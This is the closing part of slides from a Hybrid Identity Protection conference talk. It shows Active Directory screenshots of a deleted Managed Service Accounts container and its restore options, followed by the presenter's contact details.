
Created: 24-Feb-2023 10:56:23

Modified: 17-May-2025 14:16:28

Update Sequence Numbers (USNs):
Current: 16484
Original: 16484

Protect object from accidental deletion

OK Cancel Apply Help



Managed Service Accounts Properties


General | Object | Security | Attribute Editor

Attributes:

| Attribute | Value |
|-----------------------|--|
| revision | <not set> |
| schemaVersion | <not set> |
| sDRightsEffective | 15 |
| serverReferenceBL | <not set> |
| showInAddressBook | <not set> |
| showInAdvancedView | FALSE |
| siteObjectBL | <not set> |
| structuralObjectClass | top: container |
| subRefs | <not set> |
| subSchemaSubEntry | CN=Aggregate,CN=Schema,CN=Configuratic |
| systemFlags | <not set> |
| unmergedAtts | <not set> |
| url | <not set> |
| uSNChanged | 16484 |

View Filter

OK Cancel Apply Help



Active Directory Administrative Center

ADTEC (local) > Deleted Objects

Deleted Objects (1)

| Name | When Deleted | Last known pa... | Type | Description |
|--------------------------|-------------------|------------------|-----------|-------------------------|
| Managed Service Accounts | 5/27/2025 9:12... | DC=ADTEC,DC... | Container | Default container for r |

Object class: Container
Description: Default container for managed service accounts
Modified: 27-May-2025 9:12 PM

Summary

Tasks

- Managed Service Accounts
 - Restore
 - Restore To...
 - Locate Parent
 - Properties
- Deleted Objects
 - New
 - Delete
 - Search under this node
 - Properties

WINDOWS POWERSHELL HISTORY



HYBRID
IDENTITY
PROTECTION
conf25



SCAN ME

THANK YOU!

ANY
QUESTIONS



Jorge de Almeida Pinto
Senior Incident Response Lead

| | |
|-----------------|---|
| LinkedIn | http://tiny.cc/JorgeLinkedIn |
| Blog | http://tiny.cc/JQFKblog |
| Twitter | http://tiny.cc/JQFKtwitter |
| Website | https://www.semperis.com/ |
| Blog | https://www.semperis.com/blog/ |
| Podcast | https://hipconf.com/ |
| Contact | jorged@semperis.com |



CHARLESTON

HYBRID
IDENTITY
PROTECTION

conf25

